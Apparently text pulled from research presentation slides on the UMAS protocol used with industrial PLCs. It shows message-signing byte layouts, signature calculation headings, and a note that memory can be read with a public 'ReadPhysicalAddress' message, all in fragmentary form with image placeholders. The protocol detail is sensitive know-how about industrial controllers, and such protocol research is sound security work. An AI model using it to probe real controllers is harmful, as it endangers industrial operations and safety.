


Authentication progress

Authentication Process Finished



Authentication progress



Signing the UMAS Messages


Reserved Messages Structures



Request
→
✉️


| Message | | | | |
|---------------|-------------|----------------|--------|-----------|
| Function code | Session key | UMAS sign code | Magic | Signature |
| 0x5A | rsvID | 0x38 | 0x01 | ... |
| 1 byte | 1 byte | 1 byte | 1 byte | 32 bytes |

| Message | | | | | | | | |
|---------------|-------------|----------------|--------|-----------|---------------|-------------|---------------|---------------|
| Function code | Session key | UMAS sign code | Magic | Signature | Function code | Session key | ACK/NACK code | Data |
| 0x5A | rsvID | 0x38 | 0x01 | ... | 0x5A | rsvID | 0xFE/0xFD | ... |
| 1 byte | 1 byte | 1 byte | 1 byte | 32 bytes | 1 byte | 1 byte | 1 byte | Variable size |




Response
←
✉️

Signature Calculation



Signature Calculation






Memory Access over UMAS

Memory Access over UMAS


Read-access

- We will **access** the memory over UMAS using '**ReadPhysicalAddress**' message.
- This message is a **public** message.

